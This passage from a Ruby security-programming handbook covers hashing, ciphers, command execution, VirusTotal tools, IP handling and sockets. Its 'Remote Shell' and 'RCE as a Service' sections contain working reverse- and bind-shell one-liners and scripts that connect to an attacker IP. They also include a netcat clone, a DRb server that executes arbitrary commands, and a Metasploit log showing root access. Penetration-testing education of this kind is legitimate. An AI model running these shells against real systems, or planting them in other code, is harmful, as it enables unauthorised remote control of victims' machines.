vuln_json = JSON.parse(File.read('vulnerabilities.json'))
```

Returns a hash

```
{"Vulnerability"=>`
  [{"name"=>"SQLi",
    "details:"=>
     {"full_name"=>"SQL injection",
      "description"=>"An injection attack wherein an attacker can execute malicious SQL
 statements",
      "references"=>["https://www.owasp.org/index.php/SQL_Injection", "https://cwe.mitr
e.org/data/definitions/89.html"],
      "type"=>"web"}}]}
```

Now you can retrieve and data as you do with hash

```
vuln_json["Vulnerability"].each {|vuln| puts vuln['name']}
```

If you want to add to this database, just create a hash with the same struction.

```
xss = {"name"=>"XSS", "details:"=>{"full_name"=>"Corss Site Scripting", "description"=>
" is a type of computer security vulnerability typically found in web applications", "r
eferences"=>["https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)", "https://cwe
.mitre.org/data/definitions/79.html"], "type"=>"web"}}
```

You can convert it to json just by using `.to_json` method

```
xss.to_json
```

Cryptography

Generating Hashes

MD5 hash

```
require 'digest'
puts Digest::MD5.hexdigest 'P@ssw0rd'
```

SHA1 hash

```
require 'digest'
puts Digest::SHA1.hexdigest 'P@ssw0rd'
```

SHA2 hash

In SHA2 you have 2 ways to do it.

Way #1: By creating a new SHA2 hash object with a given bit length.

```
require 'digest'

# 1
sha2_256 = Digest::SHA2.new(bitlen = 256) # bitlen could be 256, 384, 512
sha2_256.hexdigest 'P@ssw0rd'

# 2
Digest::SHA2.new(bitlen = 256).hexdigest 'P@ssw0rd'
```

Way #2: By Using the class directly

```
require 'digest'
puts Digest::SHA256.hexdigest 'P@ssw0rd'
puts Digest::SHA384.hexdigest 'P@ssw0rd'
puts Digest::SHA512.hexdigest 'P@ssw0rd'
```

Bonus: Generate Linux-like Shadow password

```
require 'digest/sha2'
password = 'P@ssw0rd'
salt = rand(36**8).to_s(36)
shadow_hash = password.crypt("$6$" + salt)
```

Windows LM Password hash

```
require 'openssl'

def split7(str)
  str.scan(/.{1,7}/)
end

def gen_keys(str)
  split7(str).map do |str7|

    bits = split7(str7.unpack("B*")[0]).inject('') do |ret, tkn|
      ret += tkn + (tkn.gsub('1', '').size % 2).to_s
    end

    [bits].pack("B*")
  end
end

def apply_des(plain, keys)
  dec = OpenSSL::Cipher::DES.new
  keys.map {|k|
    dec.key = k
    dec.encrypt.update(plain)
  }
end

LM_MAGIC = "KGS!@\#$%"
def lm_hash(password)
  keys = gen_keys password.upcase.ljust(14, "\0")
  apply_des(LM_MAGIC, keys).join
end

puts lm_hash "P@ssw0rd"
```

Source | RubyNTLM

Windows NTLMv1 Password hash

```
require 'openssl'
ntlmv1 = OpenSSL::Digest::MD4.hexdigest "P@ssw0rd".encode('UTF-16LE')
puts ntlmv1
```

Windows NTLMv2 Password hash

```
require 'openssl'
ntlmv1 = OpenSSL::Digest::MD4.hexdigest "P@ssw0rd".encode('UTF-16LE')
userdomain = "administrator".encode('UTF-16LE')
ntlmv2 = OpenSSL::HMAC.digest(OpenSSL::Digest::MD5.new, ntlmv1, userdomain)
puts ntlmv2
```

MySQL Password hash

```
puts "*" + Digest::SHA1.hexdigest(Digest::SHA1.digest('P@ssw0rd')).upcase
```

PostgreSQL Password hash

PostgreSQL hashes combined password and username then adds **md5** in front of the hash

```
require 'digest/md5'
puts 'md5' + Digest::MD5.hexdigest('P@ssw0rd' + 'admin')
```

Symmetric Encryptions

To list all supported algorithms

```
require 'openssl'
puts OpenSSL::Cipher.ciphers
```

To unserdatand the cipher naming (eg. `AES-128-CBC`), it devided to 3 parts seperated by hyphen `<Name>-<Key_length>-<Mode>`

Symmetric encrption algorithms modes need 3 import data in order to work

1. Key (password)
2. Initial Vector (iv)
3. Data to encrypt (plain text)

AES encryption

Encrypt

```
require "openssl"

data = 'Rubyfu Secret Mission: Go Hack The World!'

# Setup the cipher
cipher = OpenSSL::Cipher::AES.new('256-CBC')    # Or use: OpenSSL::Cipher.new('AES-256-
CBC')
cipher.encrypt                                  # Initializes the Cipher for encryption
. (Must be called before key, iv, random_key, random_iv)
key = cipher.random_key                         # If hard coded key, it must be 265-bit
s length
iv = cipher.random_iv                           # Generate iv
encrypted = cipher.update(data) + cipher.final  # Finalize the encryption
```

Dencrypt

```
decipher = OpenSSL::Cipher::AES.new('256-CBC')  # Or use: OpenSSL::Cipher::Cipher.new('
AES-256-CBC')
decipher.decrypt                                # Initializes the Cipher for dencryptio
n. (Must be called before key, iv, random_key, random_iv)
decipher.key = key                              # Or generate secure random key: cipher
.random_key
decipher.iv = iv                                # Generate iv
plain = decipher.update(encrypted) + decipher.final  # Finalize the dencryption
```

Resources

- OpenSSL::Cipher docs
- (Symmetric) Encryption With Ruby (and Rails)

Caesar cipher

Caesar cipher is one of the oldest known encryption methods. It is very simple - it is just shifting an alphabet. Transformation is termed ROTN, where N is shift value and ROT is from "ROTATE" because this is a cyclic shift.

In Ruby, array rotation is mutter of using rotate() method. So all what we need is to have array of all alphabets rotate it and map it with the original given string.

```
#!/usb/bin/env ruby
#
# Caesar cipher
#

def caesar_cipher(string, shift=1)
  lowercase, uppercase = ('a'..'z').to_a, ('A'..'Z').to_a
  lower = lowercase.zip(lowercase.rotate(shift)).to_h
  upper = uppercase.zip(uppercase.rotate(shift)).to_h

  # One-liner: encrypter = ([*('a'..'z')].zip([*('a'..'z')].rotate(shift)) + [*('A'..'Z
')].zip([*('A'..'Z')].rotate(shift))).to_h
  encrypter = lower.merge(upper)
  string.chars.map{|c| encrypter.fetch(c, c)}
end

string = ARGV[0]
1.upto(30) do |r|
  puts "ROT#{r}) " + caesar_cipher(string, r).join
end
```

result

```
$-> ruby caesar-cypher.rb Fipmti
ROT1) Gjqnuj
ROT2) Hkrovk
ROT3) Ilspwl
ROT4) Jmtqxm
ROT5) Knuryn
ROT6) Lovszo
ROT7) Mpwtap
ROT8) Nqxubq
ROT9) Oryvcr
ROT10) Pszwds
ROT11) Qtaxet
ROT12) Rubyfu   <--
ROT13) Svczgv
ROT14) Twdahw
ROT15) Uxebix
ROT16) Vyfcjy
ROT17) Wzgdkz
ROT18) Xahela
ROT19) Ybifmb
ROT20) Zcjgnc
ROT21) Adkhod
ROT22) Belipe
ROT23) Cfmjqf
ROT24) Dgnkrg
ROT25) Eholsh
ROT26) Fipmti
ROT27) Gjqnuj
ROT28) Hkrovk
ROT29) Ilspwl
ROT30) Jmtqxm
```

Sources:

- http://www.blackbytes.info/2015/03/caesar-cipher-in-ruby/
- https://gist.github.com/matugm/db363c7131e6af27716c
- https://planetcalc.com/1434/

Enigma script




Figure 1. Enigma machine diagram

```ruby
Plugboard = Hash[*('A'..'Z').to_a.shuffle.first(20)]
Plugboard.merge!(Plugboard.invert)
Plugboard.default_proc = proc { |hash, key| key }

def build_a_rotor
  Hash[('A'..'Z').zip(('A'..'Z').to_a.shuffle)]
end

Rotor_1, Rotor_2, Rotor_3 = build_a_rotor, build_a_rotor, build_a_rotor

Reflector = Hash[*('A'..'Z').to_a.shuffle]
Reflector.merge!(Reflector.invert)

def input(string)
  rotor_1, rotor_2, rotor_3 = Rotor_1.dup, Rotor_2.dup, Rotor_3.dup

  string.chars.each_with_index.map do |char, index|
    rotor_1 = rotate_rotor rotor_1
    rotor_2 = rotate_rotor rotor_2 if index % 25 == 0
    rotor_3 = rotate_rotor rotor_3 if index % 25*25 == 0

    char = Plugboard[char]

    char = rotor_1[char]
    char = rotor_2[char]
    char = rotor_3[char]

    char = Reflector[char]

    char = rotor_3.invert[char]
    char = rotor_2.invert[char]
    char = rotor_1.invert[char]

    Plugboard[char]
  end.join
end

def rotate_rotor(rotor)
  Hash[rotor.map { |k,v| [k == 'Z' ? 'A' : k.next, v] }]
end

plain_text = 'IHAVETAKENMOREOUTOFALCOHOLTHANALCOHOLHASTAKENOUTOFME'
puts "Encrypted '#{plain_text}' to '#{encrypted = input(plain_text)}'"
puts "Decrypted '#{encrypted}' to '#{decrypted = input(encrypted)}'"
puts 'Success!' if plain_text == decrypted
```

Source | Understanding the Enigma machine with 30 lines of Ruby

Command Execution

Some things to think about when choosing between these ways are:

1. Are you going to interact with none interactive shell, like `ncat` ?
2. Do you just want stdout or do you need stderr as well? or even separated out?
3. How big is your output? Do you want to hold the entire result in memory?
4. Do you want to read some of your output while the subprocess is still running?
5. Do you need result codes?
6. Do you need a ruby object that represents the process and lets you kill it on demand?

The following ways are applicable on all operating systems.

Kernel#exec

```
>> exec('date')
Sun Sep 27 00:39:22 AST 2015
RubyFu( ~ )->
```

Kernel#system

```
>> system 'date'
Sun Sep 27 00:38:01 AST 2015
#=> true
```

Dealing with `ncat` session?

If you ever wondered how to do deal with interactive command like `passwd` due `ncat` session in Ruby?. You must propuly was using `python -c 'import pty; pty.spawn("/bin/sh")'` Well, in Ruby it's really easy using `exec` or `system` . The main trick is to forward STDERR to STDOUT so you can see system errors.

exec

```
ruby -e 'exec("/bin/sh 2>&1")'
```

system

```
ruby -e 'system("/bin/sh 2>&1")'
```

Kernel#` (backticks)

```
>> `date`
#=> "Sun Sep 27 00:38:54 AST 2015\n"
```

IO#popen

```
>> IO.popen("date") { |f| puts f.gets }
Sun Sep 27 00:40:06 AST 2015
#=> nil
```

Open3#popen3

```
require 'open3'
stdin, stdout, stderr = Open3.popen3('dc')
#=> [#<IO:fd 14>, #<IO:fd 16>, #<IO:fd 18>, #<Process::Waiter:0x00000002f68bd0 sleep>]
>> stdin.puts(5)
#=> nil
>> stdin.puts(10)
#=> nil
>> stdin.puts("+")
#=> nil
>> stdin.puts("p")
#=> nil
>> stdout.gets
#=> "15\n"
```

Process#spawn

Kernel.spawn executes the given command in a subshell. It returns immediately with the process id.

```
pid = Process.spawn("date")
Sun Sep 27 00:50:44 AST 2015
#=> 12242
```

%x"", %x[], %x{}, %x$"$

```
>> %x"date"
#=> Sun Sep 27 00:57:20 AST 2015\n"
>> %x[date]
#=> "Sun Sep 27 00:58:00 AST 2015\n"
>> %x{date}
#=> "Sun Sep 27 00:58:06 AST 2015\n"
>> %x$'date'$
#=> "Sun Sep 27 00:58:12 AST 2015\n"
```

Rake#sh

```
require 'rake'
>> sh 'date'
date
Sun Sep 27 00:59:05 AST 2015
#=> true
```

Extra


To check the status of the backtick operation you can execute $?.success?

$?

```
>> `date`
=> "Sun Sep 27 01:06:42 AST 2015\n"
>> $?.success?
=> true
```

How to chose?

a great flow chart has been made on stackoverflow



- Ruby | Execute system commands
- 5 ways to run commands from Ruby
- 6 ways to run Shell commands in Ruby
- How to choose the correct way
- Executing commands in ruby

Remote Shell

Remote shell means s forward or reverse connection to the target system command-line(shell).

Note: For windows systems, replace the "/bin/sh" to "cmd.exe"

Connect to Bind shell

from terminal

```
ruby -rsocket -e's=TCPSocket.new("VictimIP",4444);loop do;cmd=gets.chomp;s.puts cmd;s.close if cmd=="exit";puts s.recv(1000000);end'
```

since `192.168.0.15` is the victim IP

Reverse shell

Attacker is listening on port 4444 `nc -lvp 4444` . Now on victim machine run

```
ruby -rsocket -e's=TCPSocket.open("192.168.0.13",4444).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",s,s,s)'
```

if you don't want to rely on `/bin/sh`

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.0.13","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

if you don't want to rely on `cmd.exe`

```
ruby -rsocket -e 'c=TCPSocket.new("192.168.0.13","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

since `192.168.0.13` is the attacker IP

If you want it more flexible script file

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'socket'
if ARGV[0].nil? || ARGV[1].nil?
    puts "ruby #{__FILE__}.rb [HACKER_IP HACKER_PORT]\n\n"
    exit
end
ip, port = ARGV
s = TCPSocket.open(ip,port).to_i
exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",s,s,s)
```

Bind and Reverse shell

This is an awesome implementation for a standalone bind and reverse shells scripts written by Hood3dRob1n on GitHub . The bind shell requires authentication while reverse is not.

Pure Ruby Netcat

Simple Ncat.rb

I found this simple ncat so I did some enhancements on it and add some comments in it as well.

```
#!/usr/bin/ruby
require 'optparse'
require 'ostruct'
require 'socket'

class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def cyan; colorize(self, "\e[1;36m"); end
  def bold; colorize(self, "\e[1m"); end
  def colorize(text, color_code)  "#{color_code}#{text}\e[0m" end
end


class NetCat

  #
  # Parsing options
  #
  def parse_opts(args)
    @options = OpenStruct.new
    opts = OptionParser.new do |opts|
        opts.banner = "Usage: #{__FILE__}.rb [options]"
        opts.on('-c', '--connect',
            "Connect to a remote host") do
            @options.connection_type = :connect
        end
        opts.on('-l', '--listen',
            "Listen for a remote host to connect to this host") do
            @options.connection_type = :listen
        end
        opts.on('-r', '--remote-host HOSTNAME', String,
            "Specify the host to connect to") do |hostname|
            @options.hostname = hostname || '127.0.0.1'
        end
        opts.on('-p', '--port PORT', Integer,
            "Specify the TCP port") do |port|
            @options.port = port
        end
        opts.on('-v', '--verbose') do
            @options.verbose = :verbose
        end
        opts.on_tail('-h', '--help', "Show this message") do
            puts opts
```

```
              exit
          end
      end

      begin
          opts.parse!(args)
      rescue OptionParser::ParseError => err
        puts err.message
        puts opts
        exit
      end
      if @options.connection_type == nil
        puts "[!] ".red + "No Connection Type specified"
        puts opts
        exit
      end
      if @options.port == nil
        puts "[!] ".red + "No Port specified to #{@options.connection_type.to_s.capitaliz
e}"
        puts opts
        exit
      end
      if @options.connection_type == :connect && @options.hostname == nil
        puts "[!] ".red + "Connection type connect requires a hostname"
        puts opts
        exit
      end
    end

    #
    # Socket Management
    #
    def connect_socket
      begin
        if @options.connection_type == :connect
          # Client
          puts "[+] ".green + "Connecting to " + "#{@options.hostname}".bold + " on port "
 + "#{@options.port}".bold if @options.verbose == :verbose
          @socket = TCPSocket.open(@options.hostname, @options.port)
        else
          # Server
          puts "[+] ".green + "Listing on port " + "#{@options.port}".bold if @options.ve
rbose == :verbose
          server = TCPServer.new(@options.port)
          server.listen(1)
          @socket = server.accept
          print "-> ".cyan
        end
      rescue Exception => e
        puts "[!] ".red + "Error [1]: " + "#{e}"
        exit
      end
```

```
  end

  #
  # Data Transfer Management
  #
  def forward_data
    while true
      if IO.select([],[],[@socket, STDIN],0)
        socket.close
      end

      # Send command if done from receiving upto 2-billions bytes
      begin
        while (data = @socket.recv_nonblock(2000000000)) != ""
          STDOUT.write(data)
          print "-> ".cyan
        end
        exit
      rescue Errno::EAGAIN
        # http://stackoverflow.com/questions/20604130/how-to-use-rubys-write-nonblock-r
ead-nonblock-with-servers-clients
      end

      begin
        while (data = STDIN.read_nonblock(2000000000)) != ""
          @socket.write(data)
        end
        exit
      rescue Errno::EAGAIN
        # http://stackoverflow.com/questions/20604130/how-to-use-rubys-write-nonblock-r
ead-nonblock-with-servers-clients
      rescue EOFError
        exit
      end

      # Get all remote system socket(STDIN, STDOUT, STDERR) To my STDIN
      IO.select([@socket, STDIN], [@socket, STDIN], [@socket, STDIN])
    end

  end

  #
  # Run Ncat
  #
  def run(args)
    parse_opts(args)
    connect_socket
    forward_data
  end
end
ncat = NetCat.new
ncat.run(ARGV)
```

- To listen

```
ruby ncat.rb -lvp 443
```

- To connect

```
ruby ncat.rb -cv -r RHOST -p 443
```

Another Implementation of Ncat.rb

Again from Hood3dRob1n a standalone RubyCat which supports password protection for bind shell.

RCE as a Service

DRb allows Ruby programs to communicate with each other on the same machine or over a network. DRb uses remote method invocation (RMI) to pass commands and data between processes.

RCE Service

```ruby
#!/usr/bin/env ruby
require 'drb'

class RShell
   def exec(cmd)
     `#{cmd}`
   end
end

DRb.start_service("druby://0.0.0.0:8080", RShell.new)
DRb.thread.join
```

Note: It works on all OS platforms

The `drb` lib supports ACL to prevent/allow particular IP addresses. ex.

```ruby
#!/usr/bin/env ruby
require 'drb'

class RShell
   def exec(cmd)
     `#{cmd}`
   end
end

# Access List
acl = ACL.new(%w{deny all
                allow localhost
                allow 192.168.1.*})
DRb.install_acl(acl)
DRb.start_service("druby://0.0.0.0:8080", RShell.new)
DRb.thread.join
```

Client

```ruby
rshell = DRbObject.new_with_uri("druby://192.168.0.13:8080")
puts rshell.exec "id"
```

Or you can use a Metasploit module to get an elegant shell!

```
msf > use exploit/linux/misc/drb_remote_codeexec
msf exploit(drb_remote_codeexec) > set URI druby://192.168.0.13:8080
uri => druby://192.168.0.13:8080
msf exploit(drb_remote_codeexec) > exploit

[*] Started reverse double handler
[*] trying to exploit instance_eval
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo UAR3ld0Uqnc03yNy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "UAR3ld0Uqnc03yNy\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.0.18:4444 -> 192.168.0.13:57811) at 2015-12
-24 01:11:30 +0300

pwd
/root
id
uid=0(root) gid=0(root) groups=0(root)
```

As you can see, even you loose the session you can connect again and again; it's a service, remember?

Note: For using a Metasploit module *only*, you don't need even the RShell class. You just need the following on the target side.

```ruby
#!/usr/bin/env ruby
require 'drb'
DRb.start_service("druby://0.0.0.0:8080", []).thread.join
```

I recommend to use the first code in case Metasploit is not available.

References

- Metasploit technical details
- dRuby book

VirusTotal

VirusTotal is one of the most known online service that analyzes files and URLs enabling the identification of viruses, worms, trojans and other kinds of malicious content detected by antivirus engines and website scanners. At the same time, it may be used as a means to detect false positives, i.e. innocuous resources detected as malicious by one or more scanners.

Getting VirusTotal

1. Register/Sign-in to VirusTotal
2. Go to **My API key**
3. Request a private APT key
   - Do not disclose your private key to anyone that you do not trust.
   - Do not embed your private in scripts or software from which it can be easily retrieved

VirusTotal gem

ruby-virustotal is VirusTotal automation and convenience tool for hash, file and URL submission.

- Install virustotal gem

  ```
  gem install virustotal
  ```

Command line usage

You can use ruby-virustotal gem as command line tool

- Create virustotal local profile To interact with virustotal as command line tool, you have to create a profile contains you API key. The profile will get created in `~/.virustotal`.

```
virustotal --create-config
```

```
cat ~/.virustotal
virustotal:
  api-key:
  timeout: 10
```

edit the file and add your API key

- **Searching a file of hashes**

  ```
  virustotal -f <file_with_hashes_one_per_line>
  ```

- **Searching a single hash**

```
virustotal -h FD287794107630FA3116800E617466A9
```

- **Searching a file of hashes and outputting to XML**

```
virustotal -f <file_with_hashes_one_per_line> -x
```

- **Upload a file to VirusTotal and wait for analysis**

```
virustotal -u </path/to/file>
```

- **Search for a single URL**

```
virustotal -s "http://www.google.com"
```

uirusu gem

uirusu is an VirusTotal automation and convenience tool for hash, file and URL submission.

- Install uirusu gem

```
gem install uirusu
```

Usage is identical to virustotal gem

Module 0x3 | Network Kung Fu

IP Address Operation

In network programming, we always perform some operations on IP addresses. Following are some examples.

- Calculating network prefix of an IP address from IP address and subnet mask.
- Calculating the host part of an IP address from IP address and subnet mask.
- Calculating the number of hosts in a subnet.
- Check whether an IP address belongs to a subnet or not.
- Converting subnet mask from dot-decimal notation to integer.

Ruby provides class(IPAddr) for basic operations on IP address that can be used to perform all operations mentioned above.

```
require 'ipaddr'
ip = IPAddr.new("192.34.56.54/24")
```

Calculating network prefix of an IP address from IP address and subnet mask.

A simple mask method call will give us the network prefix part of IP address. It is simply a bitwise mask of IP address with subnet mask.

```
require 'ipaddr'
ip = IPAddr.new(ARGV[0])
network_prefix = ip.mask(ARGV[1])
puts network_prefix
```

Run it

```
ruby ip_example.rb 192.168.5.130 24
# Returns
192.168.5.0
```

Calculating the host part of an IP address from IP address and subnet mask.

calculating the host part is not as trivial as the network part of the IP address. We first calculate the complement of subnet mask.

Subnet(24) : 11111111.11111111.11111111.00000000

neg_subnet(24) : 00000000.00000000.00000000.11111111

we used negation(~) and mask method to calculate complement of subnet mask then simply performed a bitwise AND between the IP and complement of subnet

```
require 'ipaddr'
ip = IPAddr.new(ARGV[0])
neg_subnet = ~(IPAddr.new("255.255.255.255").mask(ARGV[1]))
host = ip & neg_subnet
puts host
```

Run it

```
ruby ip_example.rb 192.168.5.130 24
# Returns
0.0.0.130
```

Calculating the number of hosts in a subnet.

We used to_range method to create a range of all the IPs then count method to count the IPs in range. We reduced the number by two to exclude the gateway and broadcast IP address.

```
require 'ipaddr'
ip=IPAddr.new("0.0.0.0/#{ARGV[0]}")
puts ip.to_range.count-2
```

Run it

```
ruby ip_example.rb 24
254
```

Check whether an IP address belong to a subnet or not.

`===` is an alias of include? which returns true if ip address belongs to the range otherwise it returns false.

```
require 'ipaddr'
net=IPAddr.new("#{ARG[0]}/#{ARGV[1]}")
puts net === ARGV[2]
```

Run it

```
ruby ip_example.rb 192.168.5.128 24 192.168.5.93
true
```

```
ruby ip_example.rb 192.168.5.128 24 192.168.6.93
false
```

Converting subnet mask from dot-decimal notation to integer.

We treated subnet mask as ip address and converted it into an integer by using `to_i` then used `to_s(2)` to convert the integer into binary form. Once we had the binary we counted the number of occurrence of digit 1 with `count("1")` .

```
require 'ipaddr'
subnet_mask = IPAddr.new(ARGV[0])
puts subnet_mask.to_i.to_s(2).count("1").to_s
```

Run it

```
ruby ip_example.rb 255.255.255.0
24
```

Converting IP to another formats

IP Decimal to Dotted notation

```
require 'ipaddr'
IPAddr.new(3232236159, Socket::AF_INET).to_s
```

or

```
[3232236159].pack('N').unpack('C4').join('.')
```

IP Dotted notation to Decimal

```
require 'ipaddr'
IPAddr.new('192.168.2.127').to_i
```

This part has been pretty quoted from IP address Operations in Ruby topic

IP Geolocation

you may need to know more information about IP location due attack investigation or any other reason.

GeoIP

The special thing about geoip lib is that it's an API for offline database you download from www.maxmind.com. There are few free databases from MaxMind whoever you can have a subscription database version though.

- Download one of the free GeoLite country, city or ASN databases
  - GeoLiteCountry

  - GeoLiteCity
  - GeoIPASNum

- Install geoip gem

  ```
  gem install geoip
  ```

- Usage

```
#!/usr/bin/env ruby

ip = ARGV[0]
geoip = GeoIP.new('GeoLiteCity.dat')
geoinfo = geoip.country(ip).to_hash

puts "IP address:\t"   + geoinfo[:ip]
puts "Country:\t"      + geoinfo[:country_name]
puts "Country code:\t" + geoinfo[:country_code2]
puts "City name:\t"    + geoinfo[:city_name]
puts "Latitude:\t"     + geoinfo[:latitude]
puts "Longitude:\t"    + geoinfo[:longitude]
puts "Time zone:\t"    + geoinfo[:timezone]
```

```
-> ruby ip2location.rb 108.168.255.243

IP address:     108.168.255.243
Country:        United States
Country code:   US
City name:      Dallas
Latitude:       32.9299
Longitude:      -96.8353
Time zone:      America/Chicago
```

- RubyDoc | IPAddr

Ruby Socket

Lightweight Introduction

Ruby Socket Class Hierarchy

To know the socket hierarchy in ruby here a simple tree explains it.

```
IO                              # The basis for all input and output in Ruby
└── BasicSocket                 # Abstract base class for all socket classes
    ├── IPSocket                # Super class for protocols using the Internet Protocol
 (AF_INET)
    │   ├── TCPSocket           # Class for Transmission Control Protocol (TCP) sockets
    │   │   ├── SOCKSSocket     # Helper class for building TCP socket servers applicat
ions
    │   │   └── TCPServer       # Helper class for building TCP socket servers
    │   └── UDPSocket           # Class for User Datagram Protocol (UDP) sockets
    ├── Socket                  # Base socket class that mimics that BSD Sockets API. I
t provides more operating system specific functionality
    └── UNIXSocket              # Class providing IPC using the UNIX domain protocol (A
F_UNIX)
        └── UNIXServer          # Helper class for building UNIX domain protocol socket
 servers
```

I'll verbosely mention some of `Socket::Constants` here since I didn't find an obvious reference listing it except Programming Ruby1.9 *The Pragmatic Programmers' Guide*; Otherwise you've to `ri Socket::Constants` from command line which is a good way to get the description of each constant.

Socket Types

- SOCK_RAW
- SOCK_PACKET
- SOCK_STREAM
- SOCK_DRAM
- SOCK_RDM
- SOCK_SEQPACKET

Address Families(Socket Domains)

- AF_APPLETALK
- AF_ATM
- AF_AX25
- AF_CCITT
- AF_CHAOS
- AF_CNT
- AF_COIP

- AF_DATAKIT
- AF_DEC
- AF_DLI
- AF_E164
- AF_ECMA
- AF_HYLINK
- AF_IMPLINK
- AF_INET(IPv4)
- AF_INET6(IPv6)
- AF_IPX
- AF_ISDN
- AF_ISO
- AF_LAT
- AF_LINK
- AF_LOCAL(UNIX)
- AF_MAX
- AF_NATM
- AF_NDRV
- AF_NETBIOS
- AF_NETGRAPH
- AF_NS
- AF_OSI
- AF_PACKET
- AF_PPP
- AF_PUP
- AF_ROUTE
- AF_SIP
- AF_SNA
- AF_SYSTEM
- AF_UNIX
- AF_UNSPEC

Socket Protocol

- IPPROTO_SCTP
- IPPROTO_TCP
- IPPROTO_UDP

Protocol Families

- PF_APPLETALK
- PF_ATM
- PF_AX25
- PF_CCITT
- PF_CHAOS
- PF_CNT

- PF_COIP
- PF_DATAKIT
- PF_DEC
- PF_DLI
- PF_ECMA
- PF_HYLINK
- PF_IMPLINK
- PF_INET
- PF_INET6
- PF_IPX
- PF_ISDN
- PF_ISO
- PF_KEY
- PF_LAT
- PF_LINK
